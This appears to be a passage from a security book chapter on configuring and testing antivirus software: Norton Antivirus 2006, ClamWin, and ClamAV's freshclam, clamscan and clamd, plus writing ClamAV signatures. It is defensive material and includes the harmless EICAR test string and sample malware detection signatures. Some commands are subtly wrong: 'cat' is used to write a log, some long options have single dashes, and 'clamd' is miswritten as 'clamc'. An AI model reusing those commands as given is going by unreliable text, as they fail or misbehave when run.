Symantec is one of the most popular anti-virus vendors, and its Norton Antivirus software comes with several modules to detect viruses, spyware, worms, etc. The default options are adequate for most users; however, the following discusses some settings that you might want to change to further protect your system. (All functionality, settings, and menu items are based on Norton Antivirus 2006.)

Installation Test

Once you have installed an anti-virus program, the first thing to do is to test your installation. Nothing is worse than the false feeling of having secured your environment when your anti-virus program is actually not working. Using a file called *Eicar* is the best way to test your anti-virus program. It is a test file that is detected by virtually all anti--virus software. You can download *Eicar* at *http://eicar.org/anti_virus_test_file.htm*. The test file is available in four formats:

eicar.com
: The *.com* files are executables on Windows.

eicar.com.txt
: Text files are often not scanned for viruses since they are never executed. You can check whether your anti-virus program is scanning all the files, regardless of the extension.

eicar_com.zip
: This is a compressed archive containing *eicar.com*. It is used to verify that the anti-virus program is checking all the files inside archives.

eicarcom2.zip
: This is a compressed archive that contains another compressed archive with *eicar.com* inside. The anti-virus should decompress the archives recursively.

Use *Eicar* to check all the different anti-virus detection methods, which include:

Browser integration
: Norton Antivirus can be integrated with Internet Explorer and Firefox. If you click on the link to download any of the *Eicar* test files, the anti-virus program should prevent you from saving the file to your hard drive. The default options allow some formats to pass through (see the section "Configuration Tuning," next), so you can tune your Norton Antivirus installation. Note that when you click on *eicar.com.txt*, your browser displays the file content instead of trying to download it, which prevents Norton from scanning it. But if you try to download the file by selecting "Save Page as" in your browser, Norton Antivirus prevents you from downloading the file.

On-access scanning
: To test this function, disable Norton Antivirus temporarily (right-click on the Norton Antivirus icon in the system tray) so you can download the four files. After the files are downloaded, re-enable the program and try to open the files. The Norton Antivirus stops you from opening them because it scans all the files that the user or other programs try to open (this is *on-access scanning*, which Norton calls *Auto-Protect*).

Email integration
: To test this function, try to attach each *Eicar* file to an email to verify that the anti-virus program is checking outbound emails. Perform the same function with inbound emails, first by disabling the anti-virus program, and then sending an email with an *Eicar* test file to yourself, and finally re-enabling the anti-virus program. The incoming emails should be detected by the anti-virus program. Alternatively, you can use the free service at *http://www.webmail.us/support/anti-virus* to send the *Eicar* file to your email address.

Instant messenger integration
: To test this function, try to send the *Eicar* files through instant messaging software (MSN, AIM, etc.). Perform the same function with inbound file transfers by sending an *Eicar* test file to yourself. Use the same procedure as in the last paragraph.

The last feature to check is LiveUpdate. It is critical to keep your virus definition database and your software up to date. You need to check for updates daily, preferably up to three to five times. If your virus definition is outdated, you are not protected as new threats are discovered everyday. Norton Antivirus comes with a one-year subscription to LiveUpdate. Perform a LiveUpdate to make sure your software can update itself automatically.

Configuration Tuning

Auto-Protect is the most important feature for detecting viruses and is shown in Figure 16-1. When enabled, the program scans every file that is opened for execution or for reading. If you find your computer slows down after installing Norton Antivirus, you can disable the browser, email, and instant messenger integrations. The attachments are scanned when any application opens the file. However, leaving these features enabled is recommended, as it helps you to identify the virus source quickly. It also prevents nonscanned files from being shared with other persons who may not have an anti-virus program.

Failed tests

If some of the *Eicar* tests fail, the default configuration needs to be tweaked to provide better protection.



Figure 16-1. Norton Antivirus Auto-Protect options

By default, "Scan within compressed files" is disabled for performance reasons. However, if any program decompresses an archive and opens one of the files, Auto-Protect scans the decompressed files. You can enable this feature by selecting the "Scan within compressed files" radio button under the heading "Which file types to scan for viruses" on the Auto-Protect screen. In the same section, you can enable Smartscan to scan specific file extensions and to save resources on your system.

Remember that viruses and malware in general can be found in other documents besides executables; e.g., images (there are known exploits for JPEG, animated icons, Windows Media File, and others), Microsoft Office documents (they use macros), and drivers, to name a few.

It is possible to turn off individual rules for Internet Worm Protection to avoid false positives. A *false positive* is a case when the software reports a legitimate file or network traffic as a threat. For example, the program Install Shield has occasionally been falsely reported as a virus by anti-virus software. Internet worm and Trojan

signatures can also trigger false positives if you have a network service running on a port used by known Trojans or worms.

The Internet Worm Protection includes a very powerful but hard to manage Program Control feature. Norton Antivirus can warn you when a program is trying to access the network. It can find adware, key loggers, and worms, but it requires a deep knowledge of your operating system and all the legitimate software installed to determine whether a given executable has the right to access the network. Users often do not take the time to verify all alerts; they allow all executables to reach the network without carefully checking legitimacy to keep their program running correctly. You can add programs you trust to Program Control.

Internet Worm Protection also provides a firewall that can replace the default Windows Firewall in the Windows Security Center of Microsoft Windows XP with Service Pack 2. You should check Chapter 13 for good firewall policies. By default, the firewall allows all outbound and inbound connections from the local network and blocks four inbound connections from Internet for three common targets of network attacks: Server Message Block (SMB), End-Point Mapper (EPMAP), and Universal Plug and Play (UPnP). The default policy is very loose and should be tightened (see Chapter 13) to secure the computer.

Home Page Protection is an interesting feature. A lot of spyware, especially adware, attempts to change your home page. Norton Antivirus can detect attempts to overwrite your browser settings. When you open your browser or click on the Home Page icon, Norton Antivirus warns you that the location of the home page has changed and asks whether you want to keep the new address. This is usually a sign that your computer is infected with spyware. However, you also receive a warning if you change your home page manually, or if you authorize a program to change the default home page.

Updates

To configure the software and virus database updates, click on LiveUpdate in Norton Protection Center, and then click on Options. Choosing Express Mode allows all updates to be done automatically without interfering with your work, as opposed to Interactive Mode. The default update frequency is 240 minutes (six updates a day if the computer is running 24/7).

Finally, you might want to change the default actions accessible from Security Risks. To do so, double-click Actions in the Security Risks section and select "Ask me what to do" to prevent Norton Antivirus from deleting files in case of false positives. It is better to quarantine the files than to delete them, so that you can recover them later if they are found to be noninfected files.

16.2 The ClamAV Project

ClamAV is an open source (*http://www.open-source.org*) and free anti-virus program released under the GNU General Public License (GPL). The home page of the project is *http://www.clamav.net/*. ClamAV includes:

Clamscan
: A command-line virus scanner

Clamdscan/Clamd
: A client/server virus scanner

Freshclam
: A tool to update the virus definition database

Signatures
: More than 60,000 signatures of viruses

The ClamAV runs on Windows (see Section 16.3), Linux, BSD, Solaris, and Mac OS X. The list of supported platforms and the binaries are available at *http://www.clamav.net/binary.html#pagestart*.

ClamAV is primarily designed to scan email attachments. It can also be used as a regular anti-virus. It can decompress archives (e.g., *rar*, *zip*, *gzip*, *bzip2*, *cab*) and scan Linux mailboxes (mbox, MailDir, and raw emails), and it supports on-access scanning on Linux and FreeBSD.

There are several third-party projects derived from ClamAV. The list is found at *http://clamav.net/3rdparty.html#pagestart*. Most of these projects aim at integrating ClamAV with mail delivery tools and proxies, or at providing a graphical interface to the command-line tools.

16.3 ClamWin

ClamWin is the open source Windows port of ClamAV. It comes with a graphical interface for the ClamAV backend. The software can be downloaded at *http://www.clamwin.com/*.

ClamWin is not as complete as Norton Antivirus 2006:

- There is no integration with the Windows XP SP2 Security Center.
- It can only detect viruses and spyware.
- There is no on-access scanning like Norton's Auto-Protect features.

However, these differences make ClamWin easier to use and install. It runs well on smaller systems and older Windows versions (e.g., Windows 98 and Windows Me). Even if Norton Antivirus 2006 or other anti-virus software is installed, it is always good to have a second tool that can detect viruses unknown to the other software in order to double-check suspect files or suspected false positives.

ClamWin can be silently installed with the command:

```
c:\path\clamwin-0.88-setup.exe /sp- /silent /norestart
```

This is a good way to do an automatic installation in a company.

ClamWin can be integrated with Microsoft Outlook (not Outlook Express). Incoming and outgoing emails and attachments are automatically scanned by ClamWin. Since it is not integrated as a plug-in and since it displays a message only when a virus is found, you might not notice the integration with Outlook unless you check Outlook's Help menu and see the new entry "About ClamWin Free Antivirus." It is still preferable to test the integration with the *Eicar* test file as described earlier in the section "Installation Test."

ClamWin also integrates with the file explorer (right-click to scan a file or a directory). Two other benefits are that it uploads its database automatically, and you can schedule system scans.

Configuration

The default configuration can be tweaked for better protection. Figure 16-2 shows the configuration options window, which is available by selecting Tools → Preferences.

Figure 16-2. ClamWin Preferences

It is preferable to move infected files to a quarantine folder to avoid executing viruses. This option can be chosen under the tab General. The files can then be removed from the hard drive if they are not false positives.

On Windows, files deleted by the user are not removed from the hard drive but moved to the Recycle Bin. The file must be manually removed from the Recycle Bin, or the Recycle Bin must be emptied.

Several exploitable file extensions are excluded from scans in the Exclude Matching Filenames list under the Filters tab. Some of these extensions are actually known to

be used by malware. There are several viruses (for example, Exploit.CHM and Downloader-GG!chm) that use the *.chm* (Compiled HTML) extension.

Windows automatically recognizes file formats such as Word documents and executables. An infected executable could be renamed with a *.dbx* extension (Outlook Express mailbox, excluded by default) and Windows would still execute it. It is recommended to remove all the extensions from the default Exclude Matching Filenames list.

The virus database is updated daily. This can be changed to an hourly update from the Internet Updates tab. It is a good idea to keep the release notification enabled in order to always run the latest version of ClamWin.

You can schedule a full scan of your computer. Since there is no automatic on-access file, it is recommended to schedule a daily scan of the entire system when it is not in use.

There are file size and archives limitations for scans under the Archives tab. These are the same as described in "clamd and clamdscan." The anti-virus program can be run with additional arguments to report archives or files that hit one of these limitations (see Section 16.5).

16.4 Freshclam

Freshclam updates the virus definitions. The database version is checked by a DNS query to *current.cvd.clamav.net*. The *clamav.net* DNS server replies with all the information (e.g., latest database version and address of a mirror to download the last definitions) in the TXT records.

Two files make up the virus database:

main.cvd
: Contains most virus definitions (about 58,000 signatures)

daily.cvd
: Contains the latest virus definitions (about 2,000 signatures)

The databases are signed with the GNU Multiple Precision (GMP) algorithm to ensure file integrity. Use *sigtool* (provided with ClamAV) to verify the signature manually:

```
[julien@asus ~]$ sigtool -i /var/lib/clamav/main.cvd
Build time: 09 Jun 2006 22-19 +0200
Version: 39
# of signatures: 58116
Functionality level: 8
Builder: tkojm
MD5: a9a400e70dcbfe2c9e11d78416e1c0cc
Digital signature: 0s12V8OxLWO95fNNv+kTxj7CEWBW/1TKOGC7G4RelhogruBYw8dJeIX2+yhxe
```

```
x/XsLohxoEuXxC2CaFXiiTbrbvpK2USIxkpn53n6LYVV6jKgkP5sa08MdJE7cl29H1slfCrdaevBUZ1Z
/UefkRnV6p3iQVpDPsBwqFRbrem33b
Verification OK
```

sigtool can also display the list of signatures:

```
[julien@asus ~]$ sigtool -i /var/lib/clamav/main.cvd | less
[...]
Ailbone.1536.B
Ailbone.1536
Trojan.AIMSpammer
AIM-Xtreme
[...]
```

Freshclam can run interactively or as a daemon. It uses the configuration file */etc/freshclam.conf*. The main options are:

`DatabaseOwner`
: All the ClamAV programs (Freshclam, Clamscan, *clamd*, *clamdscan*) run as user *clamav* by default. If you want to run these tools as another user, it is necessary to change this field to the new username.

`DatabaseDirectory`
: The two database files take less than 6 MB; the default path is usually the one to use.

`DatabaseMirror`
: This field needs to be updated to use a mirror located in your country. For the United States, the address is *db.us.clamav.net*.

`Checks`
: This specifies how many times a day Freshclam checks the database version when run as a daemon. The default value is 12 times a day. It can be changed to 24 (once an hour).

`NotifyClamd`
: Freshclam can issue the `RELOAD` command to *clamd* (see the section "Clamd Commands" later in this chapter) after updating the database. If *clamd* is not installed or not used on the system, it should be disabled by commenting this option. Otherwise, it is necessary to enable it to keep clamd using the latest virus database. If the *clamd* configuration file is */etc/clamd.conf*, the option must be set to `NotifyClamd /etc/clamd.conf`.

`OnErrorExecute` *and* `OnOutdatedExecute`
: It is critical to keep the virus definition up to date. The administrator should be warned if the database cannot be updated or is too old. These two options are used to execute a command when the database update fails or the virus definitions are out of date. See "Examples of Commands for Freshclam," later in this chapter.

`UpdateLogFile`
: It is recommended to enable logging to a file. This option is disabled by default. Logs are usually stored in */var/log*. It is recommended to change this option to `UpdateLogFile /var/log/clamav-updates.log`.

How to Run Freshclam

It is possible to run Freshclam with different options from */etc/freshclam.conf*. The main command-line arguments are:

`--datadir=`*`FOLDER`*
: Saves the new database to *`FOLDER`*. This overrides the `DatabaseDirectory` option. *`FOLDER`* must be writable for the *clamav* user unless it is explicitly running as a different user.

`-u` *`USER`*
: Runs Freshclam as user *`USER`* instead of *clamav*. Use this argument to scan files unavailable to the default user *clamav*.

`-d`
: Runs Freshclam as a daemon. It is recommended to add Freshclam as a daemon in the startup scripts. To do so, see the next section, "Examples of Commands for Freshclam."

`-p` *`FILE`*
: Saves the daemon's PID file to *`FILE`*. This argument makes sense only if the `-d` argument is also used.

`- c` *`n`*
: Checks the database version *n* times a day. This argument makes sense only if the `-d` argument is used.

`--on-error-execute=`*`COMMAND`* *and* `--on-outdated-execute=`*`COMMAND`*
: Executes *`COMMAND`* when the database cannot be updated or is out of date. These arguments overwrite `OnErrorExecute` and `OnOutdatedExecute`. See "Examples of Commands for Freshclam."

To run Freshclam interactively as the current user, type:

```
[julien@asus ~]$ freshclam -u julien
Password:
ClamAV update process started at Fri Jun 30 11:39:31 2006
main.cvd is up to date (version: 39, sigs: 58116, f-level: 8, builder: tkojm)
daily.cvd is up to date (version: 1578, sigs: 2615, f-level: 8, builder: ccordes)
```

To run Freshclam as a daemon in the background with *syslog* logs in case of errors and 24 database checks a day, use the following:

```
[julien@asus ~]$ freshclam -d -p /var/run/freshclam.pid --on-error-
execute="/usr/bin/logger -i -t freshclam -p daemon.alert 'UPDATE ERROR'
" -c 24
[julien@asus ~]$
```

Examples of Commands for Freshclam

Here are some of commands that could be run in case of update error or if the database is out of date:

Logging commands

A simplistic way of logging errors is to write the text to a file in */var/log*:

```
cat "Update Error" > /var/log/freshclam.errors
```

A better solution is to use the *syslog* logger; for example, the command:

```
logger –i –t freshclam –p daemon.alert "Update Error"
```

adds the following line to */var/log/syslog*:

```
Jun 30 14:09:52 asus freshclam[12433]: Update Error
```

Email commands

There are several tools to send emails with the command line on Linux. One of them is *nail*:

```
echo -e "The clamav database update failed on $HOSTNAME on `date +%D`
at date +%r`.\nPlease run 'freshclam' locally." |nail -s
"freshclam update error" -r freshclam@domain.net admin@domain.net
```

This command sends an email from *freshclam@domain.net* to *admin@domain.net* with the subject "freshclam update error" and the body:

```
The clamav database update failed on xxx.domain.net on 06/30/06 at 11:14:47 PM.
Please run 'freshclam' locally.
```

You can run several commands when you call freshclam:

```
[julien@asus ~]$ freshclam -d -p /var/run/freshclam.pid --on-error-
execute="/usr/bin/logger –i –t freshclam –p daemon.alert 'UPDATE ERROR';
 echo -e \"The clamav database update failed on $HOSTNAME on `date +%D`
at date +%r`.\nPlease run 'freshclam' locally.\" |nail -s
"freshclam update error" -r freshclam@domain.net admin@domain.net" -c 24
```

Freshclam should be started automatically with the computer. Most ClamAV installations on Linux install the script */etc/init.d/freshclam* to the system. You can check whether the script is launched automatically when the computer starts:

```
[julien@asus ~]$ chkconfig --list|grep freshclam
freshclam       0:off   1:off   2:on    3:on    4:on    5:on    6:off
```

16.5 Clamscan

Clamscan is a command-line anti-virus scanner. It is used to scan files, archives, and directories. The main arguments are:

`-d` *FOLDER*

Loads all the virus databases for *FOLDER*. If a file is specified in the place of a directory, only this file is loaded.

`-l` *FILE*

Saves the report to the file *FILE*.

`-r`
: Scans all the subdirectories.

`--exclude=`*`PATTERN`*, `--excludes-dir=`*`PATTERN`*
: Excludes the files/directories containing *`PATTERN`*. This option can be used to exclude file extensions and directories. For example, this command scans the home directory, but excludes all the files with the extension *.txt* or *.tmp* and excludes the folder *tmp*:

```
[julien@asus ~]$ clamscan -r -exclude=.txt -exclude=.tmp -exclude-dir=tmp ~
/home/julien/tmp: Excluded
/home/julien/.screenrc: OK
/home/julien/.bash_logout: OK
/home/julien/.bash_profile: OK
/home/julien/.bashrc: OK
/home/julien/eicar.com: Eicar-Test-Signature FOUND
/home/julien/mail-phishing.dat: HTML.Phishing.Bank-3 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 60731
Engine version: 0.88.2
Scanned directories: 0
Scanned files: 6
Infected files: 2
Data scanned: 0.10 MB
Time: 2.269 sec (0 m 2 s)
```

`--include=`*`PATTERN`*, `--include-dir=`*`PATTERN`*
: Scans files/directories that include *`PATTERN`* only.

`-i`
: Lists the infected files only. By default, Clamscan lists all files scanned.

`--move=`*`DIRECTORY`*
: Moves the infected files to *`DIRECTORY`*.

Use caution in changing the following arguments from the default values—higher values can lead to a denial of service (DoS) because higher values require much more CPU and memory resources on the system:

`--max-files=`*`n`*
: Extracts the first *n* files of a compressed archive. By default, the first 500 files only are extracted and scanned.

`--max-space=`*`n`*
: Similar to `-max-files`, this argument extracts only the first *n* kilobytes of a compressed archive. The default value is 10 MB.

`--max-ratio=`*`n`*
: Do not uncompress archives that have a compressed ratio of *n* or higher. The default value is 250.

`--max-dir-recursion=`*`n`*
: Scans directories to the *n*th level. The default value is 15.

Even with the default values, scanning a large amount of files requires a lot of resources and can prevent the user from doing anything else on the system. *nice* is a tool available on several separating systems (e.g., Linux, BSD, Mac OS X) that runs programs with a modified priority. It is recommended to run Clamscan with a lower priority if you intend to use the system during the scan.

Priorities can be changed from –20 to +19, with –20 being the highest priority and +19 the lowest. Using negative values requires root privileges.

The following command runs a scan with a lower level of severity on the home directory that excludes text files. It then moves the infected files to a quarantine folder and saves the results to a file:

```
$ nice -n 15 clamscan -i -r -exclude=.txt -move=~/quarantine -l
~/clamav/`date +%F`.log
```

16.6 clamd and clamdscan

Along with Clamscan, ClamAV provides a client/server and client/daemon scanner. *clamd* is an anti-virus daemon that listens to local connections (e.g., Unix sockets) and an anti-virus server that listens to network connections (e.g., TCP). The *clamdscan* client sends data to *clamd* for scanning. *clamd* supports on-access scanning through *clamuko* on Linux and FreeBSD.

Both *clamd* and *clamdscan* read their configuration information from */etc/clamd.conf*, which has the following options:

`LogFile`
: Enables logging to a file. Logging is disabled by default—it is recommended to enable logs to */var/log/clamd.log* for example.

`LogFileUnlock`
: By default, the logfile is locked for writing. If several instances of *clamd* run on the same system, enable `LogFileUnlock` to unlock the file or use a different configuration file that specifies a different log file for each instance (*clamd-1.log*, *clamd-2.log*, etc.).

`LocalSocket`
: If *clamd* runs as a daemon, it is required to specify the full path of the socket (for example, */var/lib/clamav/clamd.socket*). The configuration file cannot contain both the `LocalSocket` option and the `TCPSocket`/`TCPAddr` option (see the section "Clamd As a Network Server" later in this chapter).

`MaxDirectoryRecursion`
: Scans directories to the *n*th level. The default value is 15. Identical to the Clamscan argument `--max-dir-recursion=`*n*.

`VirusEvent`
: Executes a command when a virus is detected. The virus name is retrievable with the variable `%v`.

`User`
: *clamd* must be started by *root*, but it then switches to `User`.

Use caution in changing the following archive-related options from the default values; higher values can lead to a DoS because higher values require much more CPU and memory resources on the system:

`ArchiveMaxFileSize`
: Skips files in archives that are bigger that the specified value.

`ArchiveMaxRecursion`
: If archives are encapsulated (e.g., a ZIP archives contains a RAR archive that contains a CAB archive, etc.), do not decompress more times than the value specified.

`ArchiveMaxFiles`
: Equivalent to the Clamscan argument `--max-files=`*`n`*.

`ArchiveMaxCompressionRatio`
: Equivalent to the Clamscan argument `--max-ratio=`*`n`*.

`ArchiveBlockMax`
: If any of the archive-related options listed here are triggered, report the archive as a virus. This is disabled by default, but should be enabled to avoid any hole in your security policy.

Other options for on-access scanning and networking are listed in the following sections.

On-Access Scanning

On-access scanning is provided through *clamd* by *clamuko*. On-access scanning is still considered experimental and it is disabled by default. This feature is only available on Linux and FreeBSD. */etc/clamd.conf* must be modified to enable *clamuko*. Configuration file options include:

`ClamukoScanOnAccess`
: This option must be uncommented to activate on-access scanning.

`ClamukoScanOnOpen/ClamukoScanOnClose/ClamukoScanOnExec`
: You can choose to scan files when they are opened and/or closed and/or executed. Scanning files when they are opened is enough, so it's okay to set only the option `ClamukoScanOnOpen`.

`ClamukoIncludePath`
: The file path to be scanned on-access. If no path is provided, on-access scanning is disabled. To scan all files open in home directories, you can specify `ClamukoIncludePath /home`. This option can be repeated several times to include different directories.

`ClamukoExcludePath`
: Similar to `ClamukoIncludePath`, this option is used to exclude directories. This option can also appear more than one time to exclude several directories. */proc* should be excluded.

`ClamukoMaxFileSize`
: Does not scan files larger than this value. The default size is 5 MB; it can be increased to 10 MB. Scanning large files requires a large amount of processing power and could freeze the system while performing a large file scan.

On-access scanning does not work on NFS mounts because *clamuko* is not able to intercept the NFS calls for open, close, and execute. It does not work on SMB shares either, but *samba-vscan* (*http://www.openantivirus.org/projects.php*), derived from ClamAV, can provide this feature.

To keep the system running correctly, there are two important rules to follow when *clamuko* is enabled:

1. Shut down the *clamd* daemon cleanly with `service clamd stop` or `/etc/init.d/clamd stop`. Failure to do so can prevent you from accessing the files in `ClamukoIncludePath` until the next reboot.
2. Exclude the folders used by email scanners to unpack attachments. Anti-virus scanners such as *clamd* unpack the mail attachment to a temporary folder before scanning it. If the directory is not specified in `ClamukoExcludePath`, the anti-virus program is not able to scan files inside this folder and does block infected attachments. Exclude the temporary directory `TemporaryDirectory` (usually */var/lib/clamav/tmp*).

If *clamuko* is enabled, *./etc/clamd.conf* should contain:

```
ClamukoExcludePath /proc
```

and:

```
ClamukoExcludePath /var/lib/clamav/tmp
```

Clamd As a Network Server

clamd can run on a different server and scan files from different *clamdscan* clients. In this case, both the client and the server must have the same */etc/clamd.conf* configuration file. Its configuration options are:

`TCPSocket` *and* `TCPAddr`
: If *clamd* is run as a network server, it is required to specify the port number (`TCPSocket`, the default port is 3310) and the IP address of the server (`TCPAddr`). The configuration file cannot contain both a `LocalSocket` and the `TCPSocket`/`TCPAddr` option.

`StreamMinPort`, `StreamMaxPort`
: Minimum and maximum port number open by *clamd* to receive a stream of data to scan. A new connection is created on a different port for each scan. The port is chosen between `StreamMinPort` and `StreamMaxPort` for each file to scan. The default range is 1024–2048 but it is recommended to choose another range such as 30000–32000, since other known services run on 1024–2048 (Socks, Radius, etc.).

`MaxConnectionQueueLength`
: Maximum number of pending connections. If the maximum queue length is reached, no more connections to *clamd* are allowed.

`StreamMaxLength`
: Maximum size of data to scan. *clamd* closes the connection after scanning the maximum stream size.

`MaxThreads`
: Maximum number of concurrent *clamd* threads.

The connection to *clamd* can be done transparently through `clamdscan`:

```
[julien@asus ~]$ clamdscan eicar.com
/home/julien/eicar.com: Eicar-Test-Signature FOUND

----------- SCAN SUMMARY -----------
Infected files: 1
Time: 0.175 sec (0 m 0 s)
```

You can check the connection details with Telnet. Telnet is a protocol and also the tool that allows plain text TCP connections to any port. For example, you can set up *clamd* to run as a network server on port 3310. *clamd* can scan files on the same server:

```
[julien@asus ~]$ telnet 127.0.0.1 3310
Trying 127.0.0.1...
Connected to asus.secteam.juniper.net (127.0.0.1).
Escape character is '^]'.
SCAN /home/julien/eicar.com
/home/julien/eicar.com: Eicar-Test-Signature FOUND
Connection closed by foreign host.
```

clamd can also scan files coming from remote clients. The client sends the file as a stream of data. Two connections are issued to *clamd*:

1. The control channel sends commands to *clamd*. The connection is done on `TCPSocket` (default port 3310).
2. The data channel sends the stream to be scanned to *clamd*. The connection is done on the port given on the control channel.

A connection from terminal 1 to the control channel:

```
[julien@asus ~]$ telnet 127.0.0.1 3310
Trying 127.0.0.1...
Connected to asus.secteam.juniper.net (127.0.0.1).
Escape character is '^]'.
STREAM
PORT 30603
```

Then a new connection on terminal 2 to the data channel can be opened on port 30603 to send the data to analyze. For example, you can copy and paste the content of the Eicar test file:

```
[julien@asus ~]$ telnet 127.0.0.1 30603
Trying 127.0.0.1...
Connected to asus.secteam.juniper.net (127.0.0.1).
Escape character is '^]'.
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
^]
telnet> quit
Connection closed.
```

The scan results appear on terminal 1 from the control channel (continued from the first connection):

```
[julien@asus ~]$ telnet 127.0.0.1 3310
Trying 127.0.0.1...
Connected to asus.secteam.juniper.net (127.0.0.1).
Escape character is '^]'.
STREAM
PORT 30603
stream: Eicar-Test-Signature FOUND
Connection closed by foreign host.
```

The connections to *clamd* are not encrypted. It is not necessary to encrypt the control channel, but the data channel should be encrypted to protect the confidentiality of the data. See Chapter 15 to open an SSH tunnel between the client and *clamd*.

Clamd Commands

The main commands to communicate with *clamd* are:

`RELOAD`
: Reloads the virus database. This is only useful if the option `NotifyClamd` is disabled in */etc/freshclam.conf* on the *clamd* server.

`QUIT`
: Exits.

`SCAN` *`FILE`*
: Scans a file or a directory recursively on the *clamd* server. Stops at the first virus found.

`CONTSCAN SCAN` *`FILE`*
: Similar to `SCAN`, but continues scanning if a virus is found.

`RAWSCAN` *`FILE`*
: Similar to `SCAN`, but disables the archive support.

`STREAM`
: Scans a stream of data on a different port. See the previous section for an example of this command.

Test clamscan and clamdscan/clamd

ClamAV can be checked with the Eicar test files (see the earlier section "Installation Test"). All four Eicar files should be detected:

```
[julien@asus ~]$ clamscan tmp/eicar*
tmp/eicar.com: Eicar-Test-Signature FOUND
tmp/eicarcom2.zip: Eicar-Test-Signature FOUND
tmp/eicar.com.txt: Eicar-Test-Signature FOUND
tmp/eicar_com.zip: Eicar-Test-Signature FOUND

----------- SCAN SUMMARY -----------
Known viruses: 61214
Engine version: 0.88.2
Scanned directories: 0
Scanned files: 4
Infected files: 4
Data scanned: 0.00 MB
Time: 1.226 sec (0 m 1 s)
```

ClamAV also provides its own test files to verify different scenarios in */usr/share/doc/clamav-0.xx.y/test*. These test files use the harmless *clam.exe* executable.

One such test file is *clam-error.rar*, an archive compressed with RAR 3.0. ClamAV's internal RAR library supports only RAR 2.0:

```
[julien@asus ~]$ clamscan /usr/share/doc/clamav-0.88.2/test/clam-error.rar
/usr/share/doc/clamav-0.88.2/test/clam-error.rar: RAR module failure
[...]
```

However, *clamscan* (but not *clamd* or *clamdscan*) can use the external *unrar* to decompress the archive. Run *clamscan* with the `--unrar` argument pointing to the *unrar* tool to ensure that *clamscan* switches to *unrar* when it fails to decompress the archive with its internal library:

```
[julien@asus ~]$ clamscan --unrar=/usr/bin/unrar
/usr/share/doc/clamav-0.88.2/test/clam-error.rar
/usr/share/doc/clamav-0.88.2/test/clam-error.rar: RAR module failure
```

```
UNRAR 3.51 freeware   Copyright (c) 1993-2005 Alexander Roshal

Extracting from /usr/share/doc/clamav-0.88.2/test/clam-error.rar
Extracting  clam.exe                                      OK
All OK
/home/julien/tmp/clamav-5e25a092ed67feae/clam.exe: ClamAV-Test-File FOUND
/usr/share/doc/clamav-0.88.2/test/clam-error.rar: Infected.Archive FOUND
----------- SCAN SUMMARY -----------
[...]
Scanned files: 2
Infected files: 1
[...]
clam.cab, clam.exe.bz2, clam.rar, clam.zip
```

At the end, is lists the compressed archives that contain *clam.exe*. They should all be detected by *clamscan* and *clamdscan*; for example:

```
[julien@asus ~]$ clamdscan /usr/share/doc/clamav-0.88.2/test/clam.zip
/usr/share/doc/clamav-0.88.2/test/clam.zip: ClamAV-Test-File FOUND
----------- SCAN SUMMARY -----------
Infected files: 1
Time: 0.296 sec (0 m 0 s)
clam.exe
```

Here it identifies the actual harmless test file, which can then be attached to an email to verify the mailbox scanning feature.

clamscan or clamdscan?

clamdscan with *clamc* as a daemon has several advantages over *clamscan*. *clamscan* loads the virus database every time it is used, whereas *clamc* reloads it only after an update from *freshclam*. When ClamAV is used to scan emails on a mail server (see Section 16.11), it is much more efficient to use *clamc*; otherwise, the virus database is loaded for each email.

On-access scanning is only supported by *clamc*. It is also easier to store all the options in */etc/clamd.conf* than to add several arguments to *clamscan*.

clamscan is only preferred when a few scans are performed or when scanning is done with different options each time. *clamscan* is also the only solution to decompress RAR 3.0 archives.

16.7 ClamAV Virus Signatures

Before we learn how to write our own ClamAV signatures, let's take a look at the exiting virus signatures.

On of the virus databases must be unpacked to display signatures:

```
sigtool --unpack-current daily.cvd
```

This creates four files:

daily.db
: Contains hexadecimal signatures in the format *Virus=Hexadecimal*; for example:

```
Darth Vader=2012cd2f268a1db81612cd2f
```

daily.ndb
: Similar to *daily.db*, it contains hexadecimal signatures with other information (an offset and a file type); for example:

```
Exploit.WMF.Gen-1:0:0:010009000003521f0000???????????0000??00000026
```

daily.hdb
: Contains MD5 signatures; for example:

```
87288c7a5e5bd354eea8095585164e75:98304:Flooder.MSNBM-1
```

daily.zmd
: Contains signatures for Compressed Portable Executable files

The *main.cvd* database file contains another important file, *main.fp*, which excludes known false positives.

MD5 Signatures

If a malware is always embedded in the exact same file, a simple MD5 signature can be used to detect it. This is very common for viruses that spread as email attachments.

```
[julien@asus clamav]$ sigtool --md5 clam.exe
aa15bcf478d165efd2065190eb473bcb:544:clam.exe
```

The format of the signature is *MD5:file_size:signature_name*. In this example, the size of *clam.exe* is 544 bytes.

All the MD5 signatures should be added to an *.hdb* file:

```
[julien@asus clamav]$ sigtool --md5 clam.exe >> custom.hdb
```

This new file can be used with *clamscan* and *clamc*:

```
[julien@asus clamav]$ clamscan -d custom.hdb clam.exe
clam.exe: clam.exe FOUND

----------- SCAN SUMMARY -----------
Known viruses: 1
Engine version: 0.88.2
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Time: 0.000 sec (0 m 0 s)
```

Hexadecimal Signatures

Most malware, especially worms, mutate or copy themselves to different files. It is not possible to use an MD5 signature because each file will vary. They require reverse

engineering (see Chapter 23) to fingerprint them in order to find a unique string (or a set of strings) that can identify the malware. ClamAV can look for strings in hexadecimal format anywhere in a stream. For example, if a malware always contains the string `I am a virus`, the corresponding signature is `4920616d2061207669727573`:

```
[julien@asus ~]$ echo "I am a virus"|sigtool --hex-dump
4920616d20612076697275730a
```

The last character (`0a`) is a new line character that is introduced by the *echo* command. The hexadecimal version of `I am a virus` is `4920616d2061207669727573`. See *http://www.lookuptables.com/* for the ASCII to hexadecimal conversion.

The signature can be added to a *.db* file:

```
[julien@asus ~]$ echo "Dumb.Virus=4920616d2061207669727573" >> custom.db
```

ClamAV supports the wildcards listed in Table 16-1.

Table 16-1. Wildcards supported by ClamAV

Wildcard	Desccription
`??`	Matches any byte.
`*`	Matches any number of bytes (including 0 byte).
{*n*}	Matches *n* bytes.
{-*n*}	Matches *n* bytes or less.
{*n*-}	Matches at least *n* bytes.
{*m*-*n*}	Matches between *m* and *n* bytes.
(*0a*|*1b*)	Matches *0a* or *1b*.

If we know that the virus actually contains `I am a virus` twice, with at least 10 bytes between the two strings, we can improve the signature to avoid false positives:

```
Dumb.Virus=4920616d2061207669727573{10-}4920616d2061207669727573
```

To find strings that look like a Social Security number, we need to look for:

Numbers
: The hexadecimal code for the numbers is `30` (0) to `39` (9).

Hyphens
: The hexadecimal for a hyphen (-) is `2d`.

